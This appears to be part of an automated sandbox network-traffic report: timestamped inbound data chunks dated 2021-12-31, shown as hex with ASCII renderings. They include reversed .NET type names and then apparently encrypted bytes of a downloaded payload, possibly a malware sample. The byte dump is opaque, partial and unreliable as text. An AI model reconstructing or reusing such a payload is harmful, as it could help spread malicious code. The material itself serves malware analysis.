53 00 33 00 30 00 34 00 37 00 36 00 6b 00 59 00 Data Ascii: DledoMecivreSmetsyS30476xsXAA0IETkBdCxiNyc1BSYsPX4wGCAIMAVcBwwbLn8=PeBnoitanosrepmIytiru ceSrehctapsiDledoMecivreSmetsyS30476kY
2021-12-31 18:07:56 UTC	136	IN	Data Raw: 12 24 1c 1c 0a 20 03 13 03 13 00 13 01 13 02 09 15 12 6d 03 12 71 1c 1d 05 05 20 01 1d 05 1c 04 07 02 1c 1c 0f 15 12 69 01 15 12 80 8d 05 12 71 1c 0e 0e 1c 0b 15 12 80 8d 05 12 71 1c 0e 0e 1c 0c 20 04 13 04 13 00 13 01 13 02 13 03 12 15 12 69 01 15 12 80 91 06 12 71 12 80 95 1c 08 1c 1c 0c 15 12 69 01 15 12 6d 03 12 71 1c 1c 08 15 12 6d 03 12 71 1c 1c 0e 15 12 80 91 06 12 71 12 80 95 1c 08 1c 1c 0e 20 05 13 05 13 00 13 01 13 02 13 03 13 04 06 00 01 1d 05 1 d 05 16 07 08 12 80 9d 1d 05 1d 05 12 80 a1 12 80 a5 12 80 a9 1d 05 1d 05 0c 20 03 01 12 80 ad 12 80 a1 11 80 b1 04 00 00 12 24 04 28 00 1d 05 10 06 15 12 69 01 15 12 80 89 04 12 71 12 24 1c 1c 0e 06 15 12 69 01 15 12 6d 03 12 71 1c 1d 05 10 06 15 12 69 01 15 12 80 8d 05 12 71 1c 0e 0e 1c 0d 06 15 12 69 Data Ascii: $ mq iqq iqimqmqq $(iq$imqiqi
2021-12-31 18:07:56 UTC	140	IN	Data Raw: c1 05 12 81 10 15 12 80 c9 01 12 81 54 18 18 12 81 28 08 12 80 95 12 81 0c 08 1c 1d 08 1d 12 81 7c 08 0a 12 81 58 12 81 34 1d 1c 12 81 7c 02 11 81 8c 12 80 bd 08 1d 12 81 1d 12 80 fc 12 81 c9 11 81 8d 12 81 7c 09 12 81 5c 09 15 12 80 dd 02 1c 12 81 7c 08 20 02 02 13 00 10 13 01 02 1d 08 01 00 0c 20 03 12 81 7c 12 81 7c 11 81 14 02 06 20 01 12 81 7c 08 06 00 01 08 12 80 95 04 07 02 08 08 09 15 12 80 dd 02 12 80 95 08 05 06 1d 12 80 95 0c 20 04 01 0e 12 80 95 1d 12 80 95 02 07 20 02 01 08 12 81 7c 37 07 15 08 12 81 35 12 80 c5 1d 12 81 1d 1d 1c 1d 12 81 7c 15 12 80 c9 01 12 8 1 54 12 81 58 12 81 5c 1c 12 81 7c 1c 08 12 81 7c 12 80 95 1c 02 12 81 34 12 80 95 08 08 09 00 02 12 81 5c 12 81 35 02 27 07 10 12 81 5c 12 80 c5 12 81 21 12 81 25 1d 12 81 1d 1d 12 80 Data Ascii: T(|X4||| || | |75|TX\\\||4\5'\!%
2021-12-31 18:07:56 UTC	143	IN	Data Raw: 08 05 20 01 12 7d 03 09 00 02 12 80 85 11 81 e5 0e 1b 00 05 12 75 11 81 e1 0e 15 12 81 99 01 12 80 95 12 80 95 15 12 81 99 01 12 80 85 13 00 04 12 75 11 81 e1 0e 12 80 95 15 12 81 99 01 12 80 85 05 00 00 12 80 9d 05 00 01 18 0f 01 04 00 01 18 0a 04 00 01 01 18 06 20 01 12 80 95 08 06 20 00 1d 12 80 c1 06 20 01 12 81 35 08 03 20 00 05 03 2 0 00 0c 03 20 00 0d 08 00 01 12 80 95 12 80 95 07 00 02 1c 12 80 95 08 07 00 02 1c 12 80 95 09 07 00 02 1c 12 80 95 06 07 00 02 1c 12 80 95 07 07 00 02 1c 12 80 95 05 07 00 02 1c 12 80 95 04 07 00 02 1c 12 80 95 0a 07 00 02 1c 12 80 95 0b 05 00 01 0f 01 18 03 20 00 0b 05 20 02 01 1c 08 04 20 01 1c 08 09 00 02 02 12 80 c1 12 80 c1 09 00 02 02 12 81 35 12 81 35 04 20 00 12 3d 06 20 01 12 80 c1 08 06 00 01 1c 12 80 95 04 20 Data Ascii: }uu 5 55 =

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:07:56 UTC	147	IN	Data Raw: ff 59 c5 3d e0 73 1e e8 ae 71 0f 01 af ee f4 05 ee e3 a2 db 4e 61 30 88 c4 0d 34 3a 2f 8d b7 a3 e7 03 ae bc 73 a9 f5 46 1d e9 f9 a4 77 3f d2 17 b6 2f 39 cd 06 55 ec 66 89 2c 3a ae c4 2c fd a2 91 52 9b 36 7e 74 5b 1c dd 7f de 20 54 dd 5b 1e 53 0d 27 34 b7 f3 dc 21 08 dd 8c f5 56 aa a4 f4 0d 4c 37 c3 d8 51 ff d9 db b2 f1 ad b1 54 6c f5 b7 2c 9e f5 05 f3 0f c5 ab f1 3f 2d 70 94 9b e2 91 a1 a9 b9 a8 8e b3 85 99 5d df 72 5b 3e 27 f4 00 6c 4c 4d 17 e6 fa 0e 0b 45 74 4d 1a 63 b8 9d 55 f6 49 eb 68 ab 7f c8 e4 34 02 56 52 bb 9a 11 88 af fd 1e 62 b3 83 5a f6 f9 bb a5 de 76 16 b4 40 9a a5 7b 60 11 2b 48 c4 e6 d0 c6 31 42 92 d4 81 ff cc 2f 20 d9 32 c1 8a 1e 49 73 91 11 50 ab 4a e5 84 87 36 b3 c0 bd 7c 06 70 9b 77 4d 69 f3 a7 1c 35 4c ae ff 1b 0f 02 0f a4 3a 05 28 62 Data Ascii: Y=sqNa04:/sFw?/9Uf,:,R6~t[T[S'4!VL7QTl,?-p]r[>'lLMEtMcUIh4VRbZv@{`+H1B/ 2IsPJ6|pwMi5L:(b
2021-12-31 18:07:56 UTC	151	IN	Data Raw: 25 44 c2 4c 9c e4 53 cd 85 7a aa d3 e0 54 bb d2 3a 7e 4e fa 6c d5 1b 8f d8 2d 82 79 b3 af 3f f7 5a fc 56 cc 36 65 95 59 12 80 fc b5 61 06 52 40 f3 ec c2 8e 64 a5 87 09 b8 77 dd 90 b0 ab d4 86 1a e1 aa 8f e4 ee b1 17 4d 29 53 06 22 d2 c9 ed 33 c5 b1 b4 5b 91 37 5d 6b da 8b e4 92 08 a2 13 9e 74 54 6e d1 13 a4 26 2a 64 27 f3 2a df 7c 45 14 93 bc 7c 76 99 38 a5 86 22 25 2c 51 0d 33 db 14 a6 cd eb a3 7e c4 7e c4 da 71 d8 11 6a fd 60 6f 28 e7 c8 cf b4 64 3e 67 b4 89 a0 0e 63 e1 a0 e9 a9 58 1f 52 1e f9 c9 47 ea 60 00 b2 f0 27 6c 82 b9 75 c3 ec 3e ce 2a 25 1f a1 42 3c e3 fa f8 e0 d4 75 94 4b 03 17 69 ca 6a 66 0a 11 fb 8b 31 d4 4a a5 3d 4f 05 4e a7 e8 3b c2 73 53 07 57 5f e1 dc 9b f3 f3 73 2c 43 41 98 a0 18 b3 29 94 b3 9a 99 cc 3a a3 e7 44 b8 23 05 7d eb 70 a0 1c Data Ascii: %DLSzT:~Nl-y?ZV6eYaR@dwM)S"3[7]ktTn&*d'*|E|v8"%,Q3~~qj`o(d>gcXRG`'lu>*%B<uKijf1J=ON;sSW_ s,CA):D#}p
2021-12-31 18:07:56 UTC	155	IN	Data Raw: 4b 02 0c 51 fa 41 57 76 c8 ce f3 85 ac 0c de 0a 91 46 c9 54 d3 51 cb f5 8b c2 8c ee 55 4e bd ab 52 7e 35 2e 53 61 5b 26 68 98 6f 56 0a 83 f6 f7 91 cc e4 73 bb 8d 1b 88 f8 28 20 ef d7 46 9c 29 32 dd 2f 43 ac 1f a5 7c 6a a8 55 9e e4 eb a3 25 a4 3a 6a a3 e1 bc 85 f1 69 78 51 84 93 49 65 41 0c 31 4c d6 07 21 4b fd 41 73 c3 f1 87 23 e8 23 4c 55 33 c7 16 6d c4 91 7b f7 94 97 f3 b4 0b e6 26 2d d9 dc 29 af 2a 1a 49 8c 64 ae 59 f2 8d be 6b 7c f4 ec 7a 11 1c 18 de 5b 7a 75 ae f9 6c e4 1f 7f f2 9f 36 d2 c9 97 2b 49 96 2a bb bc bf 4e 7b db 35 ec 80 a5 ae 70 9c 1d 5c bc 07 c3 ce aa 16 73 ef c3 b9 43 da 40 2b 34 4d 48 58 66 e4 3d 48 86 f5 31 3c 6a 18 b2 e4 ba 13 40 8c e9 70 1c 8f fc bf a3 09 b0 08 51 38 d2 b6 dd 6f 63 00 47 b9 e6 3a df c5 8b bd 83 6c 8b 87 b9 f0 47 25 Data Ascii: KQAWvFTQUNR~5.Sa[&hoVs(F)2/C|jU%:jixQIeA1L!KAs##LU3m{&-)*IdYk|z[zul6+I*N{5p\sC@+4MHXf=H 1<j@pQ8ocG:lG%
2021-12-31 18:07:56 UTC	160	IN	Data Raw: ce 6a 85 93 59 96 a7 be d6 13 6c cd a6 11 f4 64 26 2e a7 d5 d8 ad be 7e a2 7a da 7c 2f bc 26 6f 3d 50 bd 6b 2d dc 38 65 9e 27 5e f3 76 db b0 eb b2 ee 86 a4 d0 d5 80 61 a5 12 81 df 0e 91 49 35 9d 72 62 1e 5f 0f 10 44 a0 44 f5 2f 32 1b a1 cb 32 d7 11 1c 45 26 d5 c6 6d cd 0f 84 0c 51 59 0c 16 78 64 36 63 0f 13 9a 28 f9 94 81 89 46 80 d6 1a d3 ab 8e cc ca 63 1e 09 10 c0 f8 86 7d 8b 44 fa ae a4 2c 6a 26 3f 2b 5e d9 9b 7a 9d d2 26 6c 72 de 3c d8 2c 87 63 c3 a6 d9 bc 43 99 ef 4a 54 58 d7 29 78 61 f6 41 41 7c 16 cd 37 40 b0 5e d2 9c ac d9 03 a2 7c 41 59 97 6d e1 04 ec 6f 92 a6 32 22 d2 51 c4 df da 8e 04 27 3d 6b 5b 9e 41 e7 30 e7 c2 a1 21 d2 18 fc a2 46 d1 7e 8e 11 47 16 be 76 ee bd 2c 55 fe 15 f3 18 64 bb 6a c8 f3 18 56 4c 07 f3 d1 ef 4d 95 82 2e d3 14 73 74 29 Data Ascii: jYld&.~z|/&o=Pk-8e'^val5rb_DD/22E&mQYxd6c(Fc}D,j&?+^z&lr<,cCJTX)xaAA|7@^|AYmo2"Q'=k[A0!F ~Gv,UdjVLM.st)
2021-12-31 18:07:56 UTC	164	IN	Data Raw: cd 54 dc 9a 0e 2c c4 81 4d 34 1b 16 53 69 46 83 27 d3 73 b3 bd 1f ec 61 6f 6a 18 01 23 f6 7a 91 a2 dc e4 0d 25 da 2e df 8c 52 92 ca 5a 35 08 9f 3f 5e 38 8f 97 24 d9 5a d0 2d 09 26 b2 30 1d cc 53 de 1a 11 25 ad 76 ab b3 58 53 2b ed 4c b2 96 d4 07 83 6d 37 35 f6 db 94 ac ee a3 9a a1 54 25 82 2a 1b 04 90 4d 32 f9 b0 b1 b1 76 d4 d5 57 ce 8b 68 b9 b3 db 50 a2 d3 e3 8b 5d 01 32 a3 4b 35 78 1e e6 e2 72 91 29 37 c6 38 0b fe d8 0c 63 b4 59 f6 92 08 ad 49 44 62 ca 84 eb de c7 9a 40 55 21 bc 6b 0c b7 1c 86 b4 f8 33 56 c0 3d 38 6b 71 88 4c 6a 31 6d d5 ce 1a 53 b1 78 e5 82 1a 79 d7 56 46 a5 70 ad 7f 9c 71 cf 9d 36 b8 d6 ef 1c c2 16 32 02 ed 59 c0 22 62 22 a0 97 0e f3 52 ad 37 c1 3d d5 54 29 cb 54 71 0f 62 7b 8a cb 6b a0 eb d1 6f 53 5e fe 60 53 95 fa 7b 8c 0f 1e d4 35 Data Ascii: T,M4SiF'saoj#z%.RZ5?^8$Z-&0S%vXS+Lm75T%*M2vWhP]2K5xr)78cYIDb@U!k3V=8kqLj1mSxyV Fpq62Y"b"R7=T)Tqb{koS^`S{5
2021-12-31 18:07:56 UTC	168	IN	Data Raw: b2 ee 78 fa ef a0 c7 ee f5 d9 b9 cf 7b f1 fd de e1 97 75 48 58 ab 75 d4 96 ef 82 77 69 94 d2 97 3f ac d4 4c 5c 45 ef 6a 21 2f 8e 1b c9 b6 4c a4 0d 08 c9 0e d9 ed 3a ae 22 b6 4c d9 40 98 16 4c c3 0e ee 7d 17 46 6b 85 25 eb 71 0a 04 5f 58 ac d7 ea 61 d2 f5 69 40 5d 6c d2 17 6a bd b3 93 a0 fe 27 04 88 bf b3 0d de 2c 36 d9 22 39 b1 cb 27 e6 9b 50 4d 83 4e d1 e7 9d fb 60 a1 c5 54 d1 f1 d9 2c 76 2f a9 5a c2 f6 f0 4d 6b e9 bb c9 0d a6 33 9a 11 a7 f7 0d 23 1a 65 cd e7 bb 09 57 b1 57 88 c0 e2 ea df 23 d6 6b 7e f9 be 64 9b 62 84 20 0c bf 51 07 b3 39 0b be de f9 8f 92 5f 2e 86 6f da 81 e2 5e 26 e5 0b 29 70 9e 7d 4c 93 5f dc d4 24 3c 0a dd db 43 6d e1 55 66 c8 53 54 dc 90 dc bc 10 3a 85 ee 33 e2 20 98 a0 3a 14 83 e1 93 79 77 8b c1 d6 87 95 bf 83 a0 cb 8e 4a 4a ec bb Data Ascii: x{uHXuwi?L\Ej!/L:"L@L}Fk%q_Xai@]lj',6"9'PMN`T,v/ZMk3#eWW#k~db Q9_.o^&)p}L_$<CmUfST:3 :ywJJ
2021-12-31 18:07:56 UTC	172	IN	Data Raw: 60 84 e5 0a 2b 70 a9 21 92 36 03 ee 57 b5 4b 78 c5 9d 34 d2 df b3 74 ef 84 e6 cc 76 17 18 2b 6c bf c8 c3 00 83 e0 d0 f8 4a d6 1c e1 b1 46 73 91 e5 54 40 86 46 7c 18 73 2d d7 34 10 fb d0 a5 ac 63 d9 47 88 7a e7 33 70 15 6c 0d 2b 78 82 14 78 f2 87 db ba ad a1 10 72 78 33 b1 03 bf ed 76 32 e8 47 02 2a 0d ec e0 d2 df f2 06 23 da 3f a5 69 7a dc 7c 20 53 e9 d7 e9 af eb 2d 91 28 f0 64 81 33 62 c1 18 74 60 af f1 2c f6 91 b7 64 4e 10 a4 0b b4 cd 17 f1 2c b8 0f da a2 ca 0a 28 16 30 cd 72 7c c7 73 1d e1 8b 0e 3d 34 da 7e 04 79 67 7d c5 6c 85 f4 08 60 a6 5d 8b 25 61 42 5d d7 d5 db 63 ac 85 2a 92 17 22 1c 9a fe 30 93 c3 d5 78 72 5a ac b1 b6 6c 62 fe b8 31 da d0 a8 f2 8d 65 53 20 81 8c 23 19 dd a0 e3 70 82 4c 4a c2 ed f1 45 a6 89 9e 2f dc f6 16 4a 64 3a c7 e0 64 35 ca Data Ascii: `+p!6WKx4tv+lJFsT@F|s-4cGz3pl+xxrx3v2G*#?iz| S-(d3bt`,dN,(0r|s=4~yg}l`]%aB]c*"0xrZlb1eS #pLJE/Jd:d5
2021-12-31 18:07:56 UTC	175	IN	Data Raw: 38 a0 47 11 34 f8 31 e4 b3 2b 4e 5e 19 15 9b d1 6f ce e2 54 f0 cd 33 ea 43 51 60 b1 6f aa 72 bd 4d 42 ac be d0 ca 7d e5 d4 e3 82 b4 8e 4f 78 8f be d5 ff 49 10 11 66 b8 1d 34 d6 5f 43 4a be 9a 1d 3a 0e 7f 9e 6e eb a9 3f 03 da 7c ba e8 a4 91 41 73 18 33 4f 56 06 d2 f1 f0 bc ca 09 74 4b 88 a6 b3 09 de 23 90 48 39 d7 28 9e b1 c0 64 8f b7 41 a5 8a ba 05 ec cd d9 9c db 4a 89 ff fd 79 11 42 19 ff e5 e2 de a0 21 62 4d 41 0e 01 82 da d6 43 40 b3 75 96 98 9e 71 57 7c 6e b8 cf 25 50 e1 a2 a3 ce 38 f4 49 69 90 28 4a 81 8d b6 53 aa d2 7b 9f ce 66 67 2d 72 5e bd aa be dc 6c 62 68 bd c1 ef 85 25 8a 85 c4 ec 8b 35 16 dd 95 be c5 9d 3a 63 97 e1 49 f6 01 6a 5a 00 bd 6e 3b a8 8e de 09 b7 44 b2 f9 b7 c4 d4 79 6b ba d7 51 ed a5 ac d2 41 8c ed 64 8f 18 ea b8 43 ab ac a5 0e 96 Data Ascii: 8G41+N^oT3CQ`orMB}OxIf4_CJ:n?|As3OVtK#H9(dAJyB!bMAC@uqW|n%P8Ii(JS{fg-r^lbh%5:cljZn;DykQAdC
2021-12-31 18:07:56 UTC	179	IN	Data Raw: 79 2b e5 09 0d 11 cb 9f 8e ba 5b 27 7c 65 29 88 46 c4 cf d3 ad 9d 11 77 b2 76 1f da 2b 15 59 7e 19 1f 30 dd 16 6f 60 28 d4 9b cb 20 9a 41 b5 f8 9c b8 9d cd 25 1d 58 ba 0c 9f 97 00 5e fc 22 d3 19 91 02 ad 26 d3 df f0 3b 29 22 9d bc d8 fb d6 fa 83 e0 72 72 e8 b7 51 ce b0 4f b6 53 95 f7 c6 8c 99 96 1f 2c 74 8a f0 6d 2d 0c 6a 20 8e 66 f4 3d 06 c0 98 ea 48 22 af 5d 80 02 94 fe f4 d0 77 c8 a8 0d c2 1a 35 4e c5 47 0a 9d 6b 5a f8 5f 40 36 00 04 06 4c fa d3 dd e9 78 96 ba 9d b4 d3 47 c1 85 7b e2 e9 af 36 b1 71 6b e1 14 3a 7b 64 5e 37 7f 06 71 85 89 85 80 e4 ad 75 2d e8 27 d6 44 79 a0 73 2d 2b be 60 4b 28 5b de e1 df 31 fd 2c 3a 2e 6d 20 93 2c f8 07 a7 af 82 5c e7 82 86 45 78 83 b9 f6 b1 c4 b2 8f ae 41 10 b5 64 2d ab 6b fc 5e 8d 40 c6 28 ba dd 59 6d 9b 88 be 1d c6 Data Ascii: y+['|e)Fwv+Y~0o`( A%X^"&;)"rrQOS,tm-j f=H"]w5NGkZ_@6LxG{6qk:{d^7qu-'Dys-+`K([1,:.m ,\ExAd-k^@(Ym
2021-12-31 18:07:56 UTC	183	IN	Data Raw: 63 22 ae 8c e4 8d f7 e7 5a 0e f9 4a ae 1e 77 a8 11 71 f6 b9 db 24 7d b3 af 8b f0 a4 6b 30 2b cb c0 33 59 aa 01 9a 15 37 ee a4 11 2e 75 16 72 56 73 86 bd 8d 6d 2b bd 2c da 1f 66 24 18 ac b3 f2 03 7a 3b b6 17 27 8d 55 10 eb db fa 80 cd e2 c0 58 14 f7 6c 74 d2 09 bf 9b 22 c5 4a 35 c5 dd 78 c0 00 27 62 21 5b 38 7a 98 11 f6 b1 c0 67 a7 0e a1 e4 3a 6a 9d a5 04 a8 e1 a1 5e 78 d1 75 7f 1c 2c 85 09 fe 03 b3 d4 25 54 de 5e 42 1a 8f e8 e8 14 f6 64 e7 8f c7 a4 a1 a5 60 47 f4 37 b8 6e e9 c2 e3 7b e0 62 7d b2 3d a2 a5 12 1e 70 81 29 f4 74 bf 86 0d a1 51 4d 34 a4 de 46 80 cf 21 c9 bd ef 7c 9b f1 e5 b0 fb 42 04 dc eb c9 df 93 78 aa e9 c1 b8 75 a9 72 6e ca 51 c0 7b 04 a9 ce 72 0e 54 4e 0e ca 82 c7 ad 08 b7 c7 8a 78 7b 03 20 01 3c 01 c1 86 f6 f2 4e a8 34 59 91 b0 43 e6 d6 Data Ascii: c"ZJwq$}k0+3Y7.urVsm+,f$z;'UXlt"J5x'b![8zg:j^xu,%T^Bd`G7n{b}=p)tQM4F!|BxurnQ{rTNx{ <N4YC

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:07:56 UTC	187	IN	Data Raw: d9 04 e6 61 bc 17 ad 45 7d 03 05 c4 e2 10 d6 3b 3b 52 09 dc 87 f3 61 80 bd 47 90 04 fc b9 b2 38 59 7a 4c 70 11 aa 0e a0 19 0d 17 51 27 3b 61 95 0e d7 9b 22 59 82 e1 b4 60 cd a8 39 e9 79 57 c3 08 37 c8 f0 c0 f6 99 ea 77 68 70 01 25 9d 62 1f d9 13 09 6b 60 a7 ad 9f 64 63 46 f2 35 ea 17 f8 28 5a 0e 5a b4 ea 9d 69 7d 41 37 cc 60 06 e7 c5 56 05 f5 8f 69 65 d0 ff aa cc d1 83 8b fb d6 7c 38 3e 03 c7 58 e0 54 6d 19 16 88 ea 34 cc 83 df 78 29 9b b6 19 68 4d 12 61 a8 6e d3 e9 31 94 04 2b 29 0f 8b 99 cf 00 54 fa 97 6a 3f 57 d6 81 33 ff 62 e3 88 b7 1c 31 58 10 b8 77 75 8f f5 63 72 bb 5e 7f a4 21 c6 7e a1 ca df 8b ed 7b 76 2d 15 5a c0 93 24 08 f6 25 ca 66 da f4 9b f7 d2 a4 7f e4 50 41 8a b2 83 3a 0f 45 a4 89 eb 49 5c da 1a e3 38 90 3d d5 c0 99 3f 9e 15 aa 9c 6f 04 4a Data Ascii: aE};;RaG8YzLpQ';a"Y`9yW7whp%bk`dcF5(ZZi}A7`Vie|8>XTm4x)hMan1+)Tj?W3b1Xwucr^!~{v-Z$%fPA:EI\8=?oJ
2021-12-31 18:07:56 UTC	192	IN	Data Raw: 12 8a 72 16 58 7d 6c 8d 13 f8 c6 05 4c 98 ce da a2 29 ca f5 aa 9e 68 34 d0 7a cb e9 24 f3 91 bd 7e 73 f7 ec db 1a 36 63 4d ae 06 6f a4 e1 6e 5d dd db 40 49 dd c8 e6 7b 4d 7e 46 82 24 b7 19 ac 78 c5 64 97 ba 3d fe 3c e9 ab 4d 0f 07 13 92 18 e9 a7 ab 33 0a 65 61 4f 46 56 68 44 fe 76 b5 3b 77 aa 09 8a 00 71 ea 9c fc c4 68 8a 80 11 cb 46 b9 79 b0 57 ea 35 e1 4e 3e 72 05 bc a0 6f fe 46 c8 ff 83 54 4c 8f 57 22 e8 05 ee 83 a4 fc 5a e9 6a df a8 41 08 91 09 a6 be 41 c4 30 09 43 03 c4 a5 a3 3a 02 8f d2 e4 20 5d 5c 2c 55 a2 e2 bf 09 be 8a 1b 65 d3 70 8d 96 9a a1 9d f7 1c 12 97 6f 6d 10 f7 40 6c 9f b1 c9 8d ab 44 2d 4d 8c 0e 0e f4 5f 4c 8a 6b 63 3b 58 4a 15 6b 20 49 43 02 04 c4 43 77 20 df 14 6b 1a bf c2 4e f2 77 ed 96 32 d5 3a dd f9 8b 58 b9 e6 f9 08 ca 48 d6 6e fb Data Ascii: rX}lL)h4z$~s6cMon]@l{M~F$xd=<M3eaOFVhDv;wqhFyW5N>roFTLW"ZjAA0C:]\,Uepom@lD-M_Lkc;XJk IC Cw kNw2:XHn
2021-12-31 18:07:56 UTC	196	IN	Data Raw: ea 72 74 fb 67 19 8e 62 ef e7 b6 f6 78 2c 86 96 c2 b8 e7 bb e9 94 cb 3b 8d 5a f6 98 3b 58 ef e8 6c d0 be 18 e4 63 01 78 f8 52 0b 98 0a 3b a8 94 5c 4b 5b 21 b6 e8 89 46 a6 a8 d6 70 41 1c 58 f2 a2 2f 1c 24 fa dd 35 92 f2 57 3e fd e2 63 51 91 c5 e9 9c 1a f8 e7 af 60 09 4d ff 72 b0 21 5b 1a c6 ff e7 cd cb f0 ee 5d 27 ac 0a 9f 60 19 ee d1 aa 51 4c 8e 20 8d 22 04 32 6a 83 aa 8e 8e 07 e5 da 54 2b 90 a3 ef 05 6d bb a2 99 66 8d 59 43 c5 f6 b9 94 94 d3 9e c2 21 0f 73 89 8e 6b ce 50 1d 5a a6 21 a0 f0 49 83 97 20 46 91 ad 17 8c b3 ef d4 d8 18 42 a9 00 c5 03 07 57 27 13 b7 d5 04 26 f3 73 30 cb cd ff 91 95 95 d2 7d c5 87 68 7b ba 54 4e 0e f9 89 0d c4 02 0f 77 df a4 78 da cb f4 04 c3 c3 12 3a ae 12 c0 4b 72 43 32 b1 2b f6 6f 10 97 14 ac 65 65 df 4c 56 33 25 b9 c4 52 69 Data Ascii: rtgbx,;Z;XlcxR;\K[!FpAX/$5W>cQ`Mr![]`QL "2jT+mfYC!skPZ!I FBW'&s0}h{TNwx:KrC2+oeeLV3%Ri
2021-12-31 18:07:56 UTC	200	IN	Data Raw: 0a 9e e2 c3 85 66 cb d8 48 c3 e4 d8 15 65 db d4 07 b7 35 db 5f 5e 3a ca cf 23 19 48 51 f3 74 09 93 ff ca fb 82 90 c5 0b fe a9 5c 78 01 56 94 41 b5 64 df 41 4c 50 4f 04 d8 0d 4d 0f e3 63 b4 e3 59 73 2c fb 4c b6 6a 33 f0 f2 5f ec 48 f5 cd 20 04 5f 85 29 76 3f ed 25 98 89 42 8e 7a 65 3d 37 33 8c 9f f8 aa 10 e1 21 27 63 9f 6b d3 4c 7f d3 af 5d 63 cc 1f 24 23 c2 5b 56 2b d1 9a 73 f1 f9 8d ba 60 b5 47 1f 40 fd c7 5b 9e 54 36 1a 2d 49 40 29 d2 4e 02 87 58 48 4c 06 92 a5 77 c7 29 e6 b9 14 f1 a1 ae b1 7a 31 4b 4c d7 17 27 44 5f 78 a9 99 f3 10 88 10 4b f8 54 1e fc 4b cd 84 8a 6f 5e 71 5f 32 01 d9 e8 53 12 19 b6 64 d6 3c 94 e1 b0 32 06 53 80 dc 94 fb f3 24 12 33 0f 7c 4e 77 e5 d5 59 db 17 70 5d 99 80 e7 c2 5a 79 01 69 96 be 86 0f 97 fb fc f9 6b 09 73 2a 37 2b fe c4 Data Ascii: fHe5_^:#HQt\xVAdALPOMcYs,Lj3_H _)v?%Bze=73!'ckL]c$#[V+s`G@[T6-l@)NXHLw)z1KL'D_xKTKo^q_2Sd<2S$3|NwYp]Zyiks*7+
2021-12-31 18:07:56 UTC	204	IN	Data Raw: 08 31 2e be 10 79 8c 0d ba e1 06 da 68 78 2f 27 e7 f9 18 b9 c2 55 04 2c 3f af a0 1e c8 68 68 aa 9c 28 7f b4 3e 95 c7 44 d5 66 ad 1f e5 46 e7 53 c1 75 47 c3 fe 33 e2 24 b4 4c 08 fd 83 17 aa b6 86 e2 a4 db 11 09 64 50 a6 a9 27 36 75 58 59 12 51 91 27 f0 ed 17 d9 04 f2 9c d6 5e e2 78 d3 d2 2f 17 89 3d 46 e3 00 91 da e6 46 09 15 62 fa 52 ee fe 14 41 0d 06 3a be 70 43 2c 92 2d 2a 33 4e 87 79 5c c3 f2 04 31 7c 1e 2c 2d 1f b0 52 13 72 94 10 d9 2d 33 04 e5 16 72 8b bf ae 5e e8 ad 75 21 b7 93 84 c6 d6 10 bf b2 aa 1b bc fd c7 f5 8c c0 a5 5c fd 2b 96 6c 39 c3 f4 c7 88 54 5f a3 63 48 6c 31 34 61 39 b1 a6 ce 1b 38 33 c1 d1 f7 af 89 71 a5 f2 22 d2 7d 71 ca 5a a0 25 0f 7f 9d a2 fa 80 21 ef 55 e6 69 b7 2c f2 d9 0f 1c 87 f5 d2 b6 71 76 0a 8f a8 3e 8b 31 15 84 a5 f7 4e 98 Data Ascii: 1.yhx/'U,?hh(>DfFSuG3$LdP'6uXYQ'^x/=FFbRA:pC,-*3Ny\1|,-Rr-3r^u!\+l9T_cHl14a983q"}qZ%!Ui,qv>1N
2021-12-31 18:07:56 UTC	207	IN	Data Raw: 21 67 41 db 0b 25 b9 15 d5 e5 9e aa 25 04 cd 9e 2b 49 46 65 21 80 8e 4e 3c 6a f7 33 57 d8 f8 02 39 ad 29 54 6b a4 8c 01 06 f6 c8 55 65 18 e7 e3 1f 6d 0a 17 20 c5 25 9e 5d fa b0 54 2d c9 f5 1f a1 4d a5 b9 b6 e3 72 c9 9e 93 75 d2 64 37 55 2a 82 ec e7 d7 6b 99 b5 a4 7b d4 07 8b f7 0b fe 7a 12 81 db cb dd bf 18 2e 0a 87 f3 81 25 b3 36 a5 ae 8d 13 95 a9 94 45 18 70 e9 0f 19 63 96 43 50 d9 00 c4 53 87 a4 07 b5 a7 f5 04 60 4c b0 f0 14 35 d9 a5 58 08 13 9b ad f2 0f 9a fb 0a a1 04 9a 3b 8a c8 ef 6f 7f cc 91 4a d3 af 17 34 4f ee cc cd 1d 25 9b fc 1f 71 cb bf eb f3 73 1b c8 20 e0 b5 95 f9 c8 9b e3 c4 92 49 b3 cf cf 53 ef 39 ec f5 3a cf c9 36 f7 6e fa 02 7f 47 25 10 85 e0 f4 04 4d 1c db 9f 70 07 ba 17 32 59 12 5b ae 00 15 75 b9 8b 6b 60 d5 80 56 0c 25 2f 6a 83 86 a2 Data Ascii: !gA%%+IFe!N<j3W9)TkUem %]T-Mrud7U*k{z.%6EpcCPS`L5X;oJ4O%qs IS9:6nG%Mp2Y[uk`V%/j
2021-12-31 18:07:56 UTC	211	IN	Data Raw: 31 c9 52 8e 25 c8 69 2c ec f7 ad ae 8d 66 c5 92 d3 62 df 1c e6 fb 20 ab c8 a3 63 9f 4f 2d 99 fe fd ba 1a ed 46 82 9d 04 e8 28 f2 4d 99 ce ad a9 45 cb a8 81 0f 0f c8 47 59 12 13 02 10 18 07 81 82 7c 26 12 1a 5b e6 51 a1 a1 ec 40 08 10 66 aa e6 3c a0 91 33 4f 12 ff cd 13 11 98 b5 57 99 55 f9 d4 ff bb 62 fa 5a b0 7b e8 6e 3e f8 91 6d 9a e6 95 50 ba 91 06 4a 8c 8f 35 86 f5 69 67 07 6f bf bd d6 47 72 10 b6 86 62 85 34 12 40 b6 ba 1a 70 ad 3d f9 c6 e9 d2 7c c8 c5 9d 52 52 cc df ab 03 40 bf db 66 4b 79 ca df 5d 72 93 20 da 01 14 84 bc 97 2b 6b c5 ab 34 8c b9 31 e6 d2 bc 48 78 f6 c3 36 d4 ba b4 5f 00 0d 5f d4 da c8 d8 47 b5 a9 99 51 b4 83 af 8f b9 62 9f 17 b0 71 38 93 f3 bf 9f 78 24 23 84 de 8d fc 59 ca e1 a8 c8 71 5a e3 26 a6 4f 6c 44 5c 3e df ac fe 05 5d 2f eb Data Ascii: 1R%i,fb cO-F(MEGY|&[Q@f<3OWUbZ{n>mPJ5igoGrb4@p=|RR@fKy]r +k41Hx6__GQbq8x$#YqZ&OlD\>]/
